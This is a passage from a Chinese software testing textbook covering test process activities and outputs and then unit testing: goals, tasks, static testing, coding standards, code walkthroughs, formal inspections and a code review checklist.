软件项目计划	软件项目计划是一个综合的组装工件，用来收集管理项目时所需的所有信息	《项目开发计划》
软件需求文档	描述软件需求的文档，如软件需求规约(SRS)文档或利用 CASE 工具建模生成的文档	《需求规格说明书》
软件构架设计文档	构架设计文档主要描述备选设计方案、软件子系统划分、子系统间接口和错误处理机制等	《概要设计说明书》
软件详细设计文档	详细设计文档主要描述将构架设计转化为最小实施单元，产生可以编码实现的设计	《详细设计说明书》
软件程序单元	包括所有编码员完成的程序单元源代码	
软件集成计划	软件工作版本的定义、工作版本的内容、集成的策略以及实施的先后顺序等	
软件工作版本	按照集成计划创建的各个集成工作版本	

4. 活动

1）制定测试计划

角色：测试设计员。

活动描述：

(1) 制定测试计划的目的是收集和组织测试计划信息，并且创建测试计划。

(2) 确定测试需求——根据需求集收集和组织测试需求信息，确定测试需求。

(3) 制定测试策略——针对测试需求定义测试类型、测试方法以及需要的测试工具等。

(4) 建立测试通过准则——根据项目实际情况为每一个层次的测试建立通过准则。

(5) 确定资源和进度——确定测试需要的软硬件资源、人力资源以及测试进度。

(6) 评审测试计划——根据同行评审规范对测试计划进行同行评审。

参考文档：《软件测试计划模板》。

2）测试设计

角色：测试设计员、设计员。

活动描述：设计测试的目的是为每一个测试需求确定测试用例集，并且确定执行测试用例的测试过程。

(1) 设计测试用例。

① 对每一个测试需求，确定其需要的测试用例。

② 对每一个测试用例，确定其输入及预期结果。

③ 确定测试用例的测试环境配置、需要的驱动程序或桩程序。

④ 编写测试用例文档。

⑤ 对测试用例进行同行评审。

(2) 开发测试过程。

① 根据界面原型为每一个测试用例定义详细的测试步骤。

② 为每一测试步骤定义详细的测试结果验证方法。

③ 为测试用例准备输入数据。

④ 编写测试过程文档。

⑤ 对测试过程进行同行评审。

⑥ 在实施测试时对测试过程进行更改。

(3) 设计单元测试和集成测试需要的驱动程序和桩程序。

参考文档：《软件测试用例》模板，《软件测试过程》模板。

3) 实施测试

角色：测试设计员、编码员。

活动描述：实施测试的目的是创建可重用的测试脚本，并且实施测试驱动程序和桩程序。

(1) 根据测试过程，创建、开发测试脚本，并且调试测试脚本。

(2) 根据设计编写测试需要的测试驱动程序和桩程序。

4) 执行单元测试

角色：编码员和测试人员

活动描述：执行单元测试的目的是验证单元的内部结构以及单元实现的功能。

(1) 按照测试过程，手工执行单元测试或运行测试脚本自动执行测试；

(2) 详细记录单元测试结果，并将测试结果提交给相关组；

(3) 对修改后的单元执行回归测试。

参考文档：《测试日志》和《软件单元测试》。

5) 执行集成测试

角色：测试员。

活动描述：执行集成测试的目的是验证单元之间的接口以及集成工作的功能、性能等。

(1) 按照测试过程，手工执行集成测试或运行测试自动化脚本执行集成测试；

(2) 详细记录集成测试结果，并将测试结果提交给相关组；

(3) 对修改后的工作版本执行回归测试，或对增量集成后的版本执行回归测试。

6) 执行系统测试

角色：测试员。

活动描述：执行系统测试的目的是确认软件系统工作版本满足需求。

(1) 按照测试过程手工执行系统测试或运行测试脚本自动执行系统测试；

(2) 详细记录系统测试结果，并将测试结果提交给相关组；

(3) 对修改后的软件系统版本执行回归测试。

7) 评估测试

角色：测试设计员和相关组。

活动描述：评估测试的目的是对每一次测试结果进行分析评估，在每一个测试阶段提交测试分析报告。

(1) 由相关组对一次测试结果进行分析，并提出变更请求或其他处理意见。

(2) 分析阶段测试情况：

① 对每一个阶段的测试覆盖情况进行评估。

② 对每一个阶段发现的缺陷进行统计分析。

③ 确定每一个测试阶段是否完成测试。

④ 对每一个阶段生成测试分析报告。

5. 输出项

软件测试输出项见表 4-7。

表 4-7 软件测试输出项

输出项	内 容 描 述	形成的文档
软件测试计划	测试计划包含项目范围内的测试目的和测试目标的有关信息。此外，测试计划确定了实施和执行测试时使用的策略，同时还确定了所需资源	软件测试计划模板
软件测试用例	测试用例是为特定目标开发的测试输入、执行条件和预期结果的集合	软件测试用例模板
软件测试过程	测试过程是对给定测试用例(或测试用例集)的设置、执行和结果评估的详细说明的集合	软件测试过程模板
测试结果日志	测试结果是记录测试期间测试用例的执行情况，记录测试发现的缺陷，并且用来对缺陷进行跟踪	测试日志模板
测试分析报告	测试分析报告是对每一个阶段(单元测试、集成测试、系统测试)的测试结果进行的分析评估	测试分析报告模板

6. 验证与确认

软件测试验证与确认项见表 4-8。

表 4-8 软件测试验证与确认项

验证与确认内容	内 容 描 述
软件测试计划评审	由项目经理、测试组、其他相关测试计划进行评审
软件测试用例评审	由测试组、其他相关组对测试用例进行评审
软件测试过程评审	由测试组、其他相关组对测试过程进行评审
测试结果评估	由测试组、其他相关组对测试结果进行评估
测试分析报告评审	由项目经理、测试组、其他相关组对测试分析报告进行评审
SQA 验证	由 SQA 人员对软件测试活动进行审计

7. 退出准则

满足组织/项目的测试停止标准。

8. 度量

软件测试活动达到退出准则的要求时，对于当前版本的测试即告停止。度量工作一般由SQA人员通过一系列活动收集数据，利用统计学知识对软件质量进行统计分析，得出较准确的软件质量可靠性评估报告，提供给客户及供方高层领导可视化的质量信息。

小结

本章通过介绍软件测试过程模型，帮助读者完整地了解软件测试的过程，包括传统的软件过程和敏捷软件过程，掌控软件测试的全局，能够灵活运用基于脚本的测试和基于探索式测试，有利于以后各章内容的学习，融会贯通。

在了解软件测试过程的基础上，如何借助TMM、TPI来改进测试模型，掌握测试过程改进模型的知识是非常重要的，会不断启发我们思考，做好各项测试工作。软件测试规范是测试工作的依据和准则，在测试标准约束下和测试规范指导下，完成测试计划、设计、执行和软件产品的质量评估，从根本上保证软件测试工作的质量，进而保证软件产品的质量，降低企业的成本，最终使企业具有良好的竞争力。

思考题


1. 针对W模型和TMap模型，进行对比分析，然后讨论各自的特点。
2. 根据TPI模型描述，你认为哪些过程域更为关键？为什么？然后，再和CTP进行对比分析，有什么新的启发？
3. 看看能否为某一设想的软件团队建立一个简化的、实用的软件测试过程规范。

第 2 篇

软件测试的技术

在实际项目的测试过程中，会面对许多复杂的问题和具体的困难，不仅采用前面所学的方法，还要拥有很好的技术，熟悉业务领域知识，深入系统架构、设计模式和开发框架，灵活运用测试工具，才能真正解决问题。

在这一篇，将详细介绍单元测试与集成测试、系统测试和验收测试中所要掌握的技能，以及软件本地化测试、自动化测试脚本开发技能等内容，共有 5 章。



第 5 章

单元测试与集成测试

按阶段进行测试是一种基本的测试策略，单元测试是测试执行过程中的第一个阶段，本章主要从单元测试的定义、目标、过程、技术与方法、评估等方面进行介绍和讨论，并澄清在单元测试阶段存在的一些误区。然后，介绍集成测试，确保各个单元能正常结合起来形成所要构成的系统。现在人们越来越强调持续构建、持续集成和持续测试，单元测试和集成测试往往交替进行、同步进行，但概念上还是先单元测试，后集成测试，所以本章内容还是这样安排的。

在测试过程中应该依据每一个阶段的不同特点，采用不同的测试方法和技术，制定不同的测试目标。在单元测试或集成测试中主要采用白盒测试方法，包括对代码的评审、静态分析和结合测试工具进行动态测试。

5.1 单元测试的目标和任务

软件系统是由许多单元构成的，这些单元可能是一个对象或是一个类，也可能是一个函数，也可能是一个更大的单元——组件或模块。要保证软件系统的质量，首先就要保证构成系统的单元的质量，也就是要开展单元测试活动。通过充分的单元测试，发现并修正单元中的问题，从而为系统的质量打下基础。

5.1.1 为何要进行单元测试

软件测试的目的之一就是尽可能早地发现软件中存在的错误，从而降低软件质量成本，测试越早进行越好，单元测试就显得更重要，也是系统的功能测试的基础。在实践中，单元测试的大部分工作由开发人员完成，而开发人员更多的兴趣在编程上、把代码写出来，而不愿在测试上花比较多的时间，对测试自己的代码总会存在心理障碍。一旦编码完成，开发人员总是迫切希望交给测试人员，让测试人员去执行测试。如果没有执行好单元测试，软件在集成阶段及后续的测试阶段会发现更多的、各种各样的错误，甚至软件根本不能运行。大量的时间将被花费在跟踪那些包含在独立单元内的、简单的错误上面，所以表面上的进度取代不

了实际进度,对于整个项目或系统反而会增加额外的工期,导致软件成本的提高。软件中存在的错误发现得越早,则修改和维护的费用就越低,而且难度越小,所以单元测试是早期抓住这些错误的最好时机。

另一方面,总有一些自认为很棒的程序员,对自己的程序充满了信心,对单元测试很漠然,认为代码没有什么小问题,而只会出现一些集成上的大问题,而这些问题要依赖测试人员来发现。但是规模越大的系统,其系统集成的复杂性就越高。现在大多数软件系统的规模都很大,想完成各个单元之间的接口进行全面的测试,几乎不可能。其结果是测试将无法达到它所应该有的全面性,较多的缺陷将被遗漏。即使在后期测试中再被发现,也会造成严重的影响,代码的修改量会很大。所以在单元测试中实际也包含接口测试,相当于集成测试的一部分工作。从目前实践来看,软件单元测试和软件集成测试难以分离,往往是同时进行的,所以把单元测试和集成测试放在一章内进行讨论。

5.1.2 单元测试的目标和要求

单元测试是对软件基本组成单元进行的测试,而且软件单元是在与程序的其他部分相隔离的情况下进行独立的测试。单元测试的对象可以是软件设计的最小单位——一个具体函数或一个类的方法,也可以是一个功能模块、组件。一般情况下,被测试的单元能够实现一个特定的功能,具有一定的独立性,同时又通过明确的接口定义与其他单元联系起来。调试与单元测试在工作中常交织在一起,操作上有一定的相似性,但两者的目的完全不同。测试是为了找出代码中存在的缺陷,通过某种测试覆盖要求,检查代码或运行代码以验证是否符合规范、符合设计要求等;而调试是为了修正已发现的缺陷,即针对已发现的缺陷来寻找引起缺陷的原因,例如,通过设置断点跟踪程序,检查变量状态,判断是不是某个变量取值不对而导致问题的出现。

检验各单元模块是否被正确地编码,即验证代码和软件系统设计的一致性是单元测试的主要目标,但是单元测试的目标不仅是测试代码的功能性,还需确保代码在结构上可靠且健壮,能够在各种条件下(包括异常条件,如异常操作和异常数据)给予正确的响应。如果这些系统中的代码未被适当测试,则其弱点可被用于侵入代码,并导致安全性风险(例如内存泄漏或被窃指针)以及性能问题。执行完全的单元测试,可以比较彻底地消除各个单元中所存在的问题,避免将来功能测试和系统测试问题查找的困难,从而减少应用级别所需的测试工作量,并且彻底减少发生误差的可能性。概括起来,单元测试是对单元的代码规范性、正确性、安全性、性能等进行验证,通过单元测试,需要验证下列这些内容。

(1) 数据或信息能否正确地流入和流出单元。

(2) 在单元工作过程中,其内部数据能否保持其完整性,包括内部数据的形式、内容及相互关系不发生错误,也包括全局变量在单元中的处理和影响。

(3) 在数据处理的边界处能否正确工作。

(4) 单元的运行能否做到满足特定的逻辑覆盖。

(5) 单元中发生了错误,其中的出错处理措施是否有效。

(6) 指针是否被错误引用、资源是否及时被释放。

(7) 有没有安全隐患?是否使用了不恰当的字符串处理函数等。

单元测试的主要依据是《软件需求规格说明书》、《软件详细设计说明书》,同时要参考并符合软件的整体测试计划和集成方案。单元测试的一系列活动如下。

(1) 建立单元测试环境,包括在集成开发环境(Integrated Development Environment,

IDE)中安装和设置单元测试工具(插件)；

(2) 测试脚本(测试代码)的开发和调试；

(3) 测试执行及其结果分析。

在单元测试活动中强调被测试对象的独立性，软件的独立单元将与程序的其他部分隔离开，以避免其他单元对该单元的影响。这样，就缩小了问题分析范围。在单元测试中，需要关注以下主要内容。

(1) 目标：确保模块被正确地编码。

(2) 依据：详细设计描述。

(3) 过程：经过设计、脚本开发、执行、调试和分析结果等环节。

(4) 执行者：由程序开发人员和测试人员共同完成。

(5) 采用哪些测试方法：包括代码控制流和数据流分析方法，并结合参数输入域的测试方法。

(6) 测试脚本的管理：可以按照产品代码管理的方法进行类似的配置管理(并入代码库)，包括代码评审、版本分支、变更控制等。

(7) 如何进行评估：通过代码覆盖率分析工具来分析测试的代码覆盖率、分支或条件的覆盖率。

何时可以结束单元测试？测试是否充分足够？如何评估测试的结果？每个项目都有自己的特殊需求，但通常除了代码的标准和规范，单元测试中主要考虑的是对结构和数据测试的覆盖率。下面给出是否通过单元测试的一般准则。

(1) 软件单元功能与设计需求一致。

(2) 软件单元接口与设计需求一致。

(3) 能够正确处理输入和运行中的错误。

(4) 在单元测试中发现的错误已经得到修改并且通过了测试。

(5) 达到了相关的覆盖率的要求。

(6) 完成软件单元测试报告。

5.1.3　单元测试的任务

为了实现上述目标，单元测试的主要任务包括对单元功能、逻辑控制、数据和安全性等各方面进行必要的测试。具体地说，包括单元中所有独立执行路径、数据结构、接口、边界条件、容错性等测试。

1. 单元独立执行路径的测试

在单元中应对每一条独立执行路径进行测试，这不仅检验单元中每条语句(代码行)至少能够正确执行，主要检查下列问题。

(1) 误解或用错了算符优先级；

(2) 混合类型运算；

(3) 变量初始化错误、赋值错误；

(4) 错误计算或精度不够；

(5) 表达式符号错等。

而且要检验所涉及的逻辑判断、逻辑运算是否正确，如是否存在不正确的比较和不适当的控制流造成的错误。此时判定覆盖、条件覆盖和基本路径覆盖等方法是最常用且最有效的测试技术。比较判断与控制流常常紧密相关，这方面常见的错误主要有以下几种。

(1) 不同数据类型的对象之间进行比较;
(2) 错误地使用逻辑运算符或优先级;
(3) 因变量取值的局限性,期望理论上相等而实际上不相等的两个变量的比较;
(4) 比较运算或变量出错;
(5) 循环终止条件错误或形成死循环;
(6) 错误地修改了循环变量。

2. 单元局部数据结构的测试

检查局部数据结构是检查临时存储的数据在程序执行过程中是否正确、完整。局部数据结构往往是错误的根源,应仔细设计测试用例,力求发现下面几类错误。

(1) 不合适或不相容的类型说明;
(2) 变量无初值;
(3) 变量初始化或缺省值有错;
(4) 不正确的变量名(拼错或不正确地截断);
(5) 出现上溢、下溢和地址异常。

3. 单元接口测试

只有在数据能正确输入(如函数参数调用)、输出(如函数返回值)的前提下,其他测试才有意义。对单元接口的检验,不仅是集成测试的重点,也是单元测试的不可忽视的部分。单元接口测试应该考虑下列主要因素。

(1) 输入的实际参数与形式参数的个数、类型等是否匹配、一致;
(2) 调用其他单元时所给实际参数与被调单元的形式参数个数、属性和量纲是否匹配;
(3) 调用预定义函数时所用参数的个数、属性和次序是否正确;
(4) 是否存在与当前入口点无关的参数引用;
(5) 是否修改了只读型参数;
(6) 对全程变量的定义各单元是否一致;
(7) 是否把某些约束作为参数传递。

如果单元内包括外部输入输出(如打开某文件、读入文件数据、向数据库写入等),还应该考虑下列因素。

(1) 文件属性是否正确;
(2) OPEN/CLOSE 语句是否正确;
(3) 格式说明与输入输出语句是否匹配;
(4) 缓冲区大小与记录长度是否匹配;
(5) 文件使用前是否已经打开;
(6) 是否处理了文件尾;
(7) 是否对异常的输入输出进行判断;
(8) 输出信息中是否有格式错误。

4. 单元边界条件的测试

众所周知,程序容易在边界上失效,采用边界值分析技术,针对边界值及其左、右设计测试用例,很有可能发现新的错误。如果在单元测试中忽略边界条件的测试,在系统级测试中很难被发现,即使被发现后对其跟踪、寻其根源也是一件不容易的事。

5. 单元容错性测试

在软件构造中强调防御式编程，即要求在编写程序时能预见各种可能的出错条件，并针对这些出错进行正确处理，如给予出错提示或设置统一的出错处理函数。针对单元错误处理机制（容错性），着重检查下列问题。

（1）输出的出错信息难以理解；

（2）记录的错误与实际遇到的错误不相符；

（3）在程序自定义的出错处理代码运行之前，系统已介入；

（4）异常处理不当；

（5）错误陈述中未能提供足够的定位出错信息。

6. 内存分析

内存泄漏会导致系统运行的崩溃，尤其对于嵌入式系统这种资源比较匮乏、应用非常广泛，而且往往又处于重要部位的，将可能导致无法预料的重大损失。通过测量内存使用情况，可以了解程序内存分配的真实情况，发现对内存的不正常使用，在问题出现前发现征兆，在系统崩溃前发现内存泄漏错误；发现内存分配错误，并精确显示发生错误时的上下文情况，指出发生错误的原由。

5.2 静态测试

静态测试技术是单元测试中最重要的手段之一，适用于新开发的和重用的代码。通常在代码完成并无错误地通过编译或汇编后进行，采用工具扫描分析、代码评审等方法。测试人员主要由软件开发人员及其开发小组成员组成。

5.2.1 编码的标准和规范

代码即使可以正常运行，但是不符合某种标准和规范，会给将来程序维护带来隐患。标准是建立起来和必须遵守的规则——做什么和不做什么，而规范是建议如何去做，推荐更好的工作方式，例如自定义变量和函数的命名。标准没有例外情况，是结构严谨的，规范就没有那么严格，相对松一些。在一些正规的项目中，经常有一些在测试中表现稳定的软件，因为不符合规范而被认为有问题，为什么呢？至少有以下三个重要原因可以说明要坚持标准和规范。

（1）可靠性。事实证明按照某种标准或规范编写的代码比不这样做的代码更加可靠，软件缺陷更少。

（2）可读性和维护性。符合设备标准和规范的代码易于阅读、理解和维护。

（3）移植性。代码经常需要在不同的硬件上运行，或者使用不同的编译器编译，如果代码符合标准，迁移到另一个平台就会相对容易，甚至完全没有障碍。

代码中最常用的是表达式，而表达式通常是由变量、函数、常数和运算符组成，通过运算符将变量、函数、常数组合成合理、有效的表达式。变量通常分为系统变量和自定义变量，自定义变量又分为全局变量和局部变量，因此在检查代码时首先要检查变量定义的对不对，有没有对变量赋予初始值，变量的命名是否正确以及命名是否符合规范。除了变量和函数外，代码中还有谓语动词语句，例如C语言中的goto、do-while和if-else语句，就有它的编程标准，而目前流行的编程语言中，例如C++、Java等都设立了使用它们的标准。例如著名的MISRA C

Coding Standard,这一标准中包括127条C语言编码标准。通常认为,如果能够完全遵守这些标准,则所写的C代码是易读、可靠、可移植和易于维护的,如:

(1) 不得使用类型char,必须显式声明为unsigned char或者signed char。

(2) 所有数字常数应当加上合适的后缀表示类型,例如51L,42U,34.12F等。

(3) 不得定义与外部作用域中某个标识符同名的对象,以避免遮盖外部作用域中的标识符。

(4) 具有文件作用域的对象尽量声明为static的。

(5) 同一个编译单元中,同一个标识符不应该同时具有内部链接和外部链接的声明。

每个开发项目由于自身特点都必须符合一组标准,除必须符合计算机语言标准外还需要符合相应的行业标准,例如,金融系统、航天系统的软件都有各自严格的标准。如果想获得计算机软件和信息技术国家的相关国际标准,可以通过以下站点获得。

(1) 美国国家标准会(ANST):WWW.ANSI.ORG。

(2) 国际工程协议(IEC):WWW.IEC.ORG。

(3) 国际标准化组织:WWW.ISO.CH。

(4) 美国计算机械联合会(ACM):WWW.ACM.ORG。

(5) 国际电子电气工程学会(IEEE):WWW.IEEE.ORG。

在软件工程领域,源程序的风格统一标志着可维护性、可读性,是软件项目的一个重要组成部分。如果没有成文的编码风格文档,以至于很多时候,程序员没有一个共同的标准可以遵守,编码风格各异,程序可维护性差、可读性也很差。通过建立代码编写规范,形成开发小组编码约定,提高程序的可靠性、可读性、可修改性、可维护性、可继承性和一致性,可以保证程序代码的质量,继承软件开发成果,充分利用资源,使开发人员之间的工作成果可以共享。

以下是一个实际项目小组曾参考使用过的Java代码的书写规范。由于篇幅较长,略去其中部分内容,以供参考。

【Java代码书写规范　示例】

一、目的(略)

二、整体编码风格

1. 缩进

缩进建议以4个空格为单位。建议在Tools|Editor Options中设置Editor页面的Block ident为4,Tab Size为8。预处理语句、全局数据、标题、附加说明、函数说明、标号等均顶格书写。语句块的“{”、“}”配对对齐,并与其前一行对齐,语句块类的语句缩进建议每个“{”、“}”单独占一行,便于匹配。JBuilder默认方式是开始的“{”不是单独一行,建议更改成上述格式(在Project|Default Project Properties中设置Code Style中选择Braces为Next line)。

2. 空格

原则上,变量、类、常量数据和函数在其类型和修饰名称之间适当空格并据情况对齐。关键字原则上空一格,如:if (…)等。运算符的空格规定如下:“::”、“－＞”、“[”、“]”、“＋＋”、“－－”、“～”、“!”、“＋”、“－”(指正负号)、“&”(引用)等几个运算符两边不加空格(其中单目运算符指与操作数相连的一边),其他运算符(包括大多数二目运算符和三目运算符“?:”)两边均加一空格,在函数定义时还可据情况多空或不空格来对齐,但在函数实现时可以不用。“,”运算符只在其后空一格,需对齐时也可不空或多空格。不论是否有括号,

对语句行后加的注释应用适当空格与语句隔开并尽可能对齐。个人认为此项可以依照个人习惯决定遵循与否。

3. 对齐

原则上，关系密切的行应对齐，对齐包括类型、修饰、名称、参数等各部分对齐。另每一行的长度不应超过屏幕太多，必要时适当换行，换行时尽可能在“,”处或运算符处，换行后最好以运算符打头，并且以下各行均以该语句首行缩进，但该语句仍以首行的缩进为准，即如其下一行为“{”应与首行对齐。

变量定义最好通过添加空格形成对齐，同一类型的变量最好放在一起。如下例所示：

```
int         Value;
int         Result;
int         Length;
Object      currentEntry;
```

个人认为此项可以依照个人习惯决定遵循与否。

4. 空行

不得存在无规则的空行，比如连续10个空行。程序文件结构各部分之间空两行，若不必要也可只空一行，各函数实现之间一般空两行，由于每个函数还要有函数说明注释，故通常只需空一行或不空，但对于没有函数说明的情况至少应再空一行。对自己写的函数，建议也加上“//———————”作分隔。函数内部数据与代码之间应至少空一行，代码中适当处应以空行空开，建议在代码中出现变量声明时，在其前空一行。类中4个“p”之间至少空一行，在其中的数据与函数之间也应空行。

5. 注释

注释是软件可读性的具体体现。程序注释量一般占程序编码量的20%，软件工程要求不少于20%。程序注释不能用抽象的语言，类似于“处理”、“循环”这样的计算机抽象语言，要精确表达出程序的处理说明。例如，“计算净需求”、“计算第一道工序的加工工时”等。避免每行程序都使用注释，可以在一段程序的前面加一段注释，具有明确的处理逻辑。

注释必不可少，但也不应过多，不要被动地为写注释而写注释。以下是4种必要的注释。

(1) 标题、附加说明。

(2) 函数、类等的说明。对几乎每个函数都应有适当的说明，通常加在函数实现之前，在没有函数实现部分的情况下则加在函数原型前，其内容主要是函数的功能、目的、算法等说明，参数说明、返回值说明等，必要时还要有一些如特别的软硬件要求等说明。公用函数、公用类的声明必须由注解说明其使用方法和设计思路，当然选择恰当的命名格式能够帮助把事情解释得更清楚。

(3) 在代码不明晰或不可移植处必须有一定的说明。

(4) 少量的其他注释，如自定义变量的注释、代码书写时间等。

注释有块注释和行注释两种，分别是指：“/ ** /”和“//”。建议对(1)用块注释，(4)用行注释，(2)、(3)则视情况而定，但应统一，至少在一个单元中(2)类注释形式应统一。具体对不同文件、结构的注释会在后面详细说明。

6. 代码长度

对于每一个函数建议尽可能控制其代码长度为53行左右，超过53行的代码要重新考

虑将其拆分为两个或两个以上的函数。函数拆分规则应该以不破坏原有算法为基础,同时拆分出来的部分应该是可以重复利用的。对于在多个模块或者窗体中都要用到的重复性代码,完全可以将起独立成为一个具备公用性质的函数,放置于一个公用模块中。

7. 页宽

页宽应该设置为 80 字符。源代码一般不会超过这个宽度,并导致无法完整显示,但这一设置也可以灵活调整。在任何情况下,超长的语句应该在一个逗号或者一个操作符后折行。一条语句折行后,应该比原来的语句再缩进两个字符。

8. 行数

一般的集成编程环境下,每屏大概只能显示不超过 50 行的程序,所以这个函数大概要 5 或 6 屏显示,在某些环境下要 8 屏左右才能显示完。这样一来,无论是读程序还是修改程序,都会有困难。因此建议把完成比较独立功能的程序块抽出,单独成为一个函数。把完成相同或相近功能的程序块抽出,独立为一个子函数。可以发现,越是上层的函数越简单,就是调用几个子函数,越是底层的函数完成的越是具体的工作。这是好程序的一个标志。这样,就可以在较上层函数里容易控制整个程序的逻辑,而在底层的函数里专注于某方面的功能的实现了。

三、代码文件风格(略)

四、函数编写风格(略)

五、符号风格(略)

5.2.2 代码评审

代码审查(Code Review)也是一种有效的测试方法。据有关数据统计,代码中 60%以上的缺陷可以通过代码审查(包括互查、走查、会议评审等形式)发现出来。代码审查,不仅能有效地发现缺陷,而且为缺陷预防获取各种经验,为改善代码质量打下坚实的基础。即使没有时间完成所有代码的检查,也应该尽可能去做,哪怕是对其中一部分代码进行审查。人们也为代码审查进行了大量的探索,获得了一些最佳实践,例如:

(1) 一次检查大约 200～400 行代码,不宜超过 60～90min。

(2) 合适的检查速度:每小时少于 300～500 行代码。

(3) 在审查前,代码作者应该对代码进行注释。

(4) 建立量化的目标并获得相关的指标数据,从而不断改进流程。

(5) 使用检查表(Checklist)肯定能提高评审效果。

1. 代码走查

代码互查是日常工作中使用最多的一种代码评审方式,比较容易开展,相对自由,而走查(Walk Through)是一种相对比较正式的代码评审过程。在此过程中,设计者或程序员引导小组部分成员通读编码,其他成员提出问题并对有关技术、风格、可能的错误、是否有违背开发标准/规范的地方等进行评论。走查过程中,由测试成员提出一批测试实例,在会议上对每个测试实例用头脑来执行程序,在纸上或黑板上演变程序的状态。在这个过程中,测试实例并不起关键作用,它们仅作为怀疑程序逻辑与计算错误的参考。大多数走查中,在怀疑程序的过程中所发现的缺陷比通过测试实例本身发现的缺陷更多。编程者对照讲解设计框图和源码图,特别是对两者相异之处加以解释,有助于验证设计和实现之间的一致性。

2. 正式会议审查

会议审查(Inspection)是一种最为正式的检查和评估方法,最早是由 IBM 公司提出,经实践证明,是一种有效的检查方法,从而得到软件工程界的普遍认同。它是用逐步检查源代码中有无逻辑或语法错误的办法来检测故障。可以认为它是拿代码与标准和规范对照的补充,因为它不但需要软件开发者自查,还要组织代码检查小组进行代码检查。代码检查小组通常由独立的主持人(协调员)、程序编写小组、其他组程序员和测试小组成员组成。代码检查程序如下:主持人提前把程序目录表和设计说明分配给小组各成员,小组成员在开会前先熟悉这些材料,然后开会。在会议上,主要的工作如下。

(1) 由程序编写小组成员逐句阐明程序的逻辑,在此过程中可由程序员或测试小组成员提出问题,追踪缺陷是否存在。

(2) 利用通用缺陷检查表来分析讨论。主持人负责讨论沿着建设性方向进行,而其他人则集中注意力发现缺陷。

(3) 记录所有已确定的缺陷,在会议之后形成《评审报告》。在《评审报告》中必须写明错误的位置、类型、影响范围和原因等,评审报告需交给程序编写者并同时存档。

(4) 审查小组根据代码审查的错误记录来评估该程序,决定是否需要重新进行审议。如发现太多缺陷,那么在改正缺陷之后,可能需要再开评审会议。

无论是走查还是正式的会议审查,都需要注意限时和避免现场修改。限时是为了避免跑题,不要针对某个技术问题进行无休止的讨论。发现问题时不要现场修改,适当地进行记录,会后再进行修改是必要的,否则会浪费大家的时间。会议主持人要牢记会议的宗旨和目标。检查的要点是代码编写是否符合标准和规范,是否存在逻辑错误。

在审查会前项目经理要制定或维护好代码缺陷检查表,检查表的内容主要是检查的要点,作为评审的检查依据、主要参考资料。在评审会上项目组的每一个人员都能看到自己和其他人员的编码问题,也是大家很好的学习机会,从而起到缺陷预防的作用。评审会中确定的所有缺陷都要被解决,并且解决的结果可能需要评审会主持人或项目经理的确认,如果需要,需要再上评审会确认。评审通过的准则如下。

(1) 充分审查了所规定的代码,并且全部编码准则被遵守。

(2) 审查中发现的错误已全部修改。

3. 走查与会议审查的对比

走查与会议审查的对比见表 5-1。

表 5-1 走查与审查对比

	走　　查	审　　查
准备	通读设计和编码	应准备好需求描述文档、程序设计文档、程序的源代码清单、代码编码标准和代码缺陷检查表
形式	非正式会议	正式会议
参加人员	开发人员为主	项目组成员包括测试人员
主要技术方法	无	缺陷检查表
注意事项	限时、不要现场修改代码	限时、不要现场修改代码
生成文档	会议记录	静态分析错误报告
目标	代码标准规范,无逻辑错误	代码标准规范,无逻辑错误

4. 缺陷检查表

检查过程所采用的主要技术是设计与使用缺陷检查表。这个表通常是把程序设计中可能发生的各种缺陷进行分类,以每一类列举尽可能多的典型缺陷,然后把它们制成表格,以供在会议中使用,并且在每次审议会议之后,对新发现的缺陷也要进行分析和归类,不断充实缺陷检查表。缺陷检查表会因项目不同而不同,在实际工作中不断积累完善,使用缺陷检查表的目的是防止人为的疏漏。下面就是一个代码检查表的示例,这个示例只对结构化编程测试具有普遍和通用的意义。

代码评审的通用检查表

1. 格式

(1) 嵌套的 IF 是否正确地缩进?

(2) 注释是否准确并有意义?

(3) 是否使用有意义的标号?

(4) 代码是否基本上与开始时的模块模式一致?

(5) 是否遵循全套的编程标准?

2. 程序语言的使用

(1) 是否使用一个或一组最佳动词?

(2) 模块中是否使用完整定义的语言的有限子集?

(3) 是否使用了适当的转移语句?

3. 数据引用错误

(1) 是否引用了未初始化的变量?

(2) 数组和字符串的下标是整数值吗? 下标总是在数组和字符串大小范围之内吗?

(3) 是否在应该使用常量的地方使用了变量,例如在检查数组范围时?

(4) 变量是否被赋予了不同类型的值?

(5) 为引用的指针分配内存了吗?

(6) 一个数据结构是否在多个函数或者子程序中引用,在每一个引用中明确定义了结构了吗?

4. 数据声明错误

(1) 所有变量都赋予正确的长度、类型和存储类了吗? 例如,本应声明为字符串的变量声明为字符数组了。

(2) 变量是否在声明的同时进行了初始化? 是否正确初始化并与其类型一致?

(3) 变量有相似的名称吗? 是否自定义变量使用了系统变量名?

(4) 存在声明过,但从未引用或者只引用过一次的变量吗?

(5) 在特定模块中所有变量都显式声明了吗? 如果没有,是否可以理解为该变量与更高级别的模块共享?

5. 计算错误

(1) 计算中是否使用了不同数据类型的变量? 例如将整数与浮点数相加。

(2) 计算中是否使用了不同数据类型的变量? 例如,将字节与字相加。

(3) 计算时是否了解和考虑到编译器对类型和长度不一致的变量的转换规则?
(4) 赋值的目的变量是否小于赋值表达式的值?
(5) 在数值计算过程中是否可能出现溢出?
(6) 除数/模是否可能为零?
(7) 对于整型算术运算,特别是除法的代码处理是否会丢失精度?
(8) 变量的值是否超过有意义的范围?
(9) 对于包含多个操作数的表达式,求值的次序是否混乱? 运算优先级对吗?

6. 比较错误

(1) 比较得正确吗? 虽然听起来容易,但是比较中应该是小于还是小于或等于常常发生混淆。
(2) 存在分数或者浮点值之间的比较吗? 如果有,精度问题会影响比较吗?
(3) 每一个逻辑表达式都正确表达了吗? 逻辑计算如期进行了吗? 求值次序有疑问吗?
